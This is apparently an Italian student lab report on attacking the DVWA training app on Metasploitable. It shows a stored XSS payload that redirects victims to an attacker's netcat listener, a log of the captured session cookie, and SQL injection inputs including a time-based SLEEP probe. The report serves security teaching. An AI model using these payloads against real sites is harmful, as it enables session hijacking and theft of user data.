

Report Web Application Hacking

Introduzione

L'obiettivo di questo compito è di exploitare le vulnerabilità presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, di recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante e recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)

Obiettivi prefissati:

- XSS stored
- SQL injection
- SQL injection blind (opzionale)

1. Descrizione vulnerabilità XSS Stored


Lo **XSS stored**, o Cross-Site Scripting persistente, è una delle varianti più pericolose degli attacchi XSS. Questo tipo di attacco si verifica quando un input malevolo da parte dell'utente viene salvato su un server, ad esempio in un database, e poi viene successivamente visualizzato ad altri utenti senza essere adeguatamente sanificato. Ecco una panoramica dettagliata:

Meccanismo di XSS Stored

1. **Input dell'Attaccante:** L'attaccante inserisce uno script maligno (tipicamente in JavaScript) in aree dell'applicazione web dove l'input dell'utente viene salvato per visualizzazioni future, come i commenti di un blog, i post in un forum, i profili utente, o altri campi di testo che vengono memorizzati persistentemente.
2. **Salvataggio del Payload:** L'input inserito viene memorizzato senza adeguati controlli di sicurezza su un database, un file log, o altri tipi di storage persistente. Questo diventa una fonte di esecuzione del codice maligno ogni volta che l'input viene recuperato e visualizzato.
3. **Distribuzione del Payload:** Quando altri utenti accedono a parti dell'applicazione che visualizzano i dati memorizzati (ad esempio, caricando una pagina di commenti), il browser interpreta l'elemento script come parte del codice della pagina e lo esegue.
4. **Effetti dell'Attacco:** Gli effetti di un attacco XSS stored possono variare: furto di cookie, session hijacking, defacing di siti web, redirect a siti maligni, installazione di malware, e altro. Il codice può eseguire qualsiasi azione che lo script del browser permette, agendo come se fosse parte del sito originale.


Risultato

Nota screen: Il comando eseguito in questo screen prepara Netcat ad accettare le connessioni in entrata su questa porta.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -L -P 80  
nc: invalid option -- 'L'  
nc -h for help  
  
(kali@kali)-[~]  
$ nc -l -p 80  
GET /cookie=security=low;%20PHPSESSID=4bec74be8f7411be07c917471e228279 HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Upgrade-Insecure-Requests: 1
```


Nota screen: Ispezione del codice della pagina dove è stata identificata una limitazione relativa alla lunghezza del testo.



The screenshot shows a web browser window with the address bar displaying `192.168.50.101/dvwa/vulnerabilities/xss_s/`. The page title is "vulnerability: Stored Cross Site Scripting (XSS)". The form contains a "Name *" field with the value "test" and a "Message *" field containing the payload `<script>>window.location='http://192.168.50.100:80'`. A "Sign Guestbook" button is visible below the message field.

Below the browser window, the "Read 192.168.50.101" tab shows the HTML source code in the "Inspector" panel. The selected element is a `<textarea>` with the following attributes: `name="mtxMessage", cols="50", rows="3", maxLength="50"`. The browser's "Layout" panel on the right shows the "margin" and "border" properties of the selected element.

Nota screen: Modifica della lunghezza del testo da 50 a 200



2. Descrizione vulnerabilità SQL Injection

La SQL Injection è una vulnerabilità che consente a un attaccante di interferire con le query SQL eseguite dall'applicazione. La variante non blind permette di ottenere direttamente i risultati della query manipolata, esponendo potenzialmente informazioni sensibili del database.

Approccio Utilizzato

1. Accesso a DVWA:

- Navigato su `http://[IP_DVWA]/dvwa` dalla macchina Kali Linux.
- Effettuato il login con le credenziali predefinite (username: admin, password: password).

2. Settaggio del Livello di Sicurezza:

- Impostato il livello di sicurezza su "LOW" nella sezione "DVWA Security".

3. Identificazione della Vulnerabilità:


- Navigato alla sezione "SQL Injection".
- Inserito il seguente payload nel campo ID:
- codice: ' OR '1'='1

4. Esecuzione dell'Attacco:


- Cliccato su "Submit" e osservato i risultati. La query SQL manipolata ha restituito tutti i record della tabella utenti, mostrando informazioni di più utenti.

Risultato

I risultati mostrati dopo l'iniezione hanno confermato che la query SQL è stata manipolata con successo, esponendo dati che normalmente non sarebbero stati accessibili.



Nota screen: Recupero password degli utenti



3. Descrizione vulnerabilità SQL injection blind

L'SQL Injection Blind, o SQLi cieca, è una variante dell'attacco di SQL Injection in cui l'attaccante non può vedere direttamente il risultato di una query SQL malevola, ma può dedurre le informazioni in base al comportamento dell'applicazione o ai cambiamenti nel suo stato. Questo tipo di attacco è utilizzato quando l'applicazione non visualizza errori o risultati diretti delle query ma risponde comunque in modo diverso a seconda che una query inviata sia riuscita o meno.

Meccanismo di Funzionamento

Nell'SQL Injection Blind, l'attaccante sfrutta la stessa vulnerabilità di base degli altri tipi di SQL Injection: l'applicazione accetta input dall'utente e lo inserisce direttamente in una query SQL senza una validazione o sanificazione adeguata. La differenza principale è nel metodo di interazione e nell'acquisizione delle informazioni:

- **Iniezione di Query Logiche:** L'attaccante inserisce condizioni logiche (ad esempio, AND 1=1, AND 1=2) per modificare il comportamento dell'applicazione. Se l'applicazione risponde diversamente a queste condizioni, l'attaccante può dedurre che l'iniezione è riuscita.
- **Analisi delle Risposte:** Basandosi sulle differenze nel tempo di risposta, nei messaggi di errore o nel comportamento generale dell'applicazione (come il cambiamento di contenuti visualizzati o il reindirizzamento a differenti pagine), l'attaccante può inferire se la query inserita ha avuto l'effetto desiderato.
- **Esecuzione di Query Temporizzate:** Un'altra tecnica comune è l'uso di query che causano ritardi (utilizzando funzioni come SLEEP()). Se l'attuazione di una query specifica ritarda la risposta dell'applicazione, questo indica che la query è stata eseguita, permettendo all'attaccante di manipolare o estrarre dati in modo controllato.

Esempio Pratico


Immagina un campo di login dove l'utente inserisce un nome utente. L'applicazione verifica se il nome utente esiste nel database con una query del tipo:

- `SELECT * FROM users WHERE username = '[input dell'utente]'`

Un attaccante può inserire un input come:

- `admin' AND SLEEP(5)--`

Se l'applicazione impiega 5 secondi più del normale per rispondere, l'attaccante può dedurre che l'utente "admin" esiste nel sistema.



Nota Screen: come si può ben vedere, dopo aver eseguito il comando, in alto a sinistra e quindi sul nome della scheda, si può notare che è in fase di caricamento.